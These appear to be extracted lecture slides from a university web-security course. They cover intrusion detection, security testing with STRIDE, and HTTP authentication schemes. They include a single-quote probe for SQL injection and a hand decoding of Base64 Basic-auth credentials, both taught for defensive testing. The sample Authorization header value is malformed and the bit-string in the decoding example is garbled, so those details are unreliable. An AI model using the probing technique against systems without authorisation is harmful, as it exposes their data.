
Markov Process

- Measure the transition among states, e.g. transition between certain commands



Time Series

- Focus on time intervals, looking for sequence of events that happen too rapidly or too slowly




Comparison of Host and Network based IDS

	Network IDS	Host IDS
Advantage	<ul style="list-style-type: none">■ No need to install any tools to application or server■ Can detect attack attempts to number of servers■ OS independent	<ul style="list-style-type: none">■ More accurate observation of attack■ Can be specially designed for application
Disadvantage	<ul style="list-style-type: none">■ More false alarm results■ Generically design for network environment	<ul style="list-style-type: none">■ Need to install agents to communicate with server■ Collect attack attempts from individual devices■ OS dependent

SECURITY TESTING

Security Testing

- Traditional software testing addresses the application requirements and verifies that the use case scenarios have been implemented
 - It does not test the scenarios and actions that an application is not supposed to allow
 - Attack use cases and scenarios based on attack patterns are not considered
- What are appropriate “security requirements” for a system?



Simple Security Requirement

- Security requirement:
 - Authentication: the application should use password to authenticate the user
- Test cases:
 - Login successful: user login with a valid password
 - Login failure: user fails to login with an invalid password
 - Multiple login failure:
 - Password change:

Are these
cases
sufficient?


“Real” Security Testing

- Security testing: checking that some features appears to fail, e.g.
 - The tester is able to spoof another user's identity
 - The tester can tamper the data
 - The tester can view data he should not have access to
 - The tester can deny service to other users
 - ...

Security Testing Example

- Security testing is to prove that defensive mechanisms work correctly rather than proving that the functions work properly, e.g. for the bank account example, one attack pattern is called “SQL injection”:
 - An attacker input SQL commands as part of normal user input and the SQL commands become part of a SQL query to a SQL server
 - A simple way is see if user input is being used to build a dynamically generated SQL query is to input a single-quote character as part of the input
 - If the output looks like originating from a database server, it is likely that the system is not protecting against SQL injection attacks, e.g. Microsoft OLE DB provider for ODBC Drivers error ‘80040e07’

Security Testing – State Spaces View



Security Testing – Attack Testing

- Attack testing forces a program to perform actions on invalid or malicious data to reveal what the program could allow an attacker to do
- Attack pattern is a series of repeatable steps that can be applied to simulate an attack against the security of a system
 - To ensure potential vulnerabilities are considered
 - To highlight areas which need to be considered for security testing

Security Testing – Attack Testing Example

● Examples

- SQL injection: verify that user input from an attacker is not allowed to manipulate the back-end database
- Cross-site scripting: verify an attack that can cause an attacker's script to execute in a victim's Web browser is not possible
- Unexpected input: verify that errors are handled correctly so that the program safely recovers from unexpected input

Security Testing Process (Howard and LeBlanc)

1. Identify the component interfaces (using data flow analysis and threat model)
2. Rank the interfaces by potential vulnerability
3. Construct test cases according to well known security problems (STRIDE):
 - Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, Elevation of privilege


STRIDE (1)

- Spoofing identity (S):
 - Client spoofing: allows an attacker to pose as another user, e.g. insecure basic HTTP Authentication
 - Server spoofing: allows a rogue server to pose as a valid server, e.g. DNS spoofing
- Tampering with data (T): malicious modification of data, e.g.
 - Change data in a file with weak ACL (Everyone)
 - Unauthorized update of data in the database
- Repudiation (R): user denies performing an action while the other party cannot prove the existence of the action, e.g.
 - A customer purchased a book from an online bookshop and later denied such purchase, and the bookshop was unable to prove that the purchase was done by the customer

STRIDE (2)

- Information disclosure (I): the exposure of information to individuals who are not supposed to have access to it, e.g.
 - Read a file in a shared file system without the corresponding access right
 - Read data in transit between 2 computers, such as the username/password using basic HTTP Authentication
- Denial of service (D): denies service to valid users, e.g.
 - A web server temporarily unavailable or unusable
- Elevation of privilege (E): an unprivileged user gains privileged access and thereby has sufficient access to compromise or destroy an entire system, e.g.
 - Trojan runs with “root” privileges and open a backdoor for the hacker

Penetration Test



COMP 3355

Web Security –


SSL/TLS

K.P. Chow
University of Hong Kong

HTTP BASICS

HTTP Protocol

- HTTP is used for client-server communication in the web



HTTP Messages (1)

- HTTP messages are requests sent from clients to servers, and responses from servers to clients
- HTTP message structure:
 - Start line
 - 0 or more headers (e.g. “From”, “Date”), each header contains
 - field name, colon, field value
 - E.g. From: chow@cs.hku.hk
 - E.g. Date: 28/03/2012
 - Optional message body

HTTP Messages (2)

- HTTP Request

- Start line: request method
 - GET, HEAD: information retrieval
 - POST: request an action to be performed, e.g. perform a payment
 - PUT, DELETE, ...

- HTTP Response

- Start line: status line, contains
 - HTTP version used by the server
 - Status code:
 - Reason phrase
 - E.g. “200 OK”, “404 Not Found”, “401 Unauthorized”, “403 Forbidden”

HTTP Cache Security Issues

- A cache is a local store which may be created and maintained by a client, a proxy or a gateway
- Cache control can be implemented by setting in header “Cache-Control”
- Sensitive information may be cached:
 - The response may contain “payment receipt”, which should not be cached
 - If a client is authorized to retrieve a document, its Authorization header carries user’s authentication information (e.g. password), which should not be cached
- Dishonest proxy may cache “everything”

HTTP AUTHENTICATION

HTTP Authentication


- HTTP basic authentication
- Form-based authentication
- HTTPS mutual authentication
- HTTP digest authentication

HTTP Basic Authentication

- Deliver documents from within certain directories
- Restrict certain documents to specified users
- Use HTTP standard basic authentication: challenge-response procedure:
 - Client clicks on link to restricted page and send
Request: GET http://server/restricted.html
 - Server checks permissions and rejects request and send
Response: Status 401 Realm "User"
 - Client generates pop-up menu and asks for ID and password
 - Client resends request with ID and password in header
Request: GET http://server/restricted.html

HTTP Basic Authentication

- Simplest form of authentication that a servlet might employ
- Server asks the browser for a username and password
- User supply a username and the password
- Each request from the browser to the server will include the username and password, BASE64-encoded
- Problems: weak security because username and password are BASE64-encoded and sent with every request, which can be intercept and read



Basic Authentication

- Client to server

GET http://www.hku.hk/pub/WWW/Project.html HTTP/1.1

User-Agent: Mozilla/4.0

- Server to client

HTTP/1.1 401 Unauthorized

WWW-Authenticate: Basic realm="Users"

- Client to server

GET http://www.hku.hk/pub/WWW/Project.html HTTP/1.1

User-Agent: Mozilla/4.0

Authorization: Basic QWxhZGRbjpvcGVuIHNlc2FtZQ=



How secure is basic HTTP authentication scheme?

How sure can you be that the user really is who he claims to be?


- The user has given the ID to another person
- The user writes down the ID and someone picks it up
- Someone guesses the password
- Someone intercepts the user ID and password between the client and server
- HTTP protocol uses base64 encoding to encode the user ID and password (use to translate 8 bit data to 7 bit data, no encryption), documented in MIME standard (RFC 1521)

How to reverse base64 encoding?

Encoded password:

bm86c2VjcmV0

Base64 Alphabet
in RFC 1521



0-A 1-B 2-C 3-D 4-E 5-F 6-G 7-H
...
26-a 27-b ...
38-m ...
52-0 53-1 54-2 55-3 56-4 57-5 58-6 59-7
60-8 61-9

Conversion table
(RFC 1521)

b → 27 → 011011100110111100110110110111001...
m → 38 → 100110
8 → 60 → 111100
...
6 bits

01101110 → 110 → n
01101111 → 111 → o
...
8 bits

Easy to decode

Form-Based Authentication

- Use a standard HTML page to request the username and password (instead of the pop-up dialog box in HTTP Basic Authentication)
- The HTML page includes a form with the action `j_security_check` and 2 fields: `j_username` and `j_password`, e.g.

```
<HTML><HEAD><TITLE>Log in</TITLE></HEAD>
<BODY><FORM METHOD="POST" ACTION="j_security_check">
    Username: <INPUT TYPE="TEXT" NAME="j_username"><BR>
    Password: <INPUT TYPE="PASSWORD" NAME="j_password"><BR>
    <INPUT TYPE="SUBMIT" VALUE="Submit">
</FORM></BODY></HTML>
```

Form-Based Authentication

- The password is sent in plain text from the client to the server
- After a password is sent, a cookie is typically passed back-and-forth between the client and the server to indicate that the client is already authenticated: the cookie can be intercepted

HTTPS Mutual Authentication

- Strongest form of authentication
- Client is required to have a private key and a corresponding certificate to be authenticated
- The server only allows clients that have a certificate that has been authorized to access the given resource
- In order for each user to have a certificate, he should obtain one from the CA (e.g. Verisign), or establish your own CA to issue certificates


Not a popular approach

HTTP Digest Authentication

- Use message digest to exchange information proving that the user knows their password without sending the password itself
 1. The server creates a **nonce**, a random value that is unique, e.g. the client IP address + timestamp + random data
“147.0.0.1:958579743033:upAD3=aHi6wX”
 2. The server sends the nonce to the client
 3. The client hashes the nonce together with its username and password
 4. The client sends the hash back to the server
 5. The server then computes the hash with the username, password and nonce
 6. The server compares the two hashes:
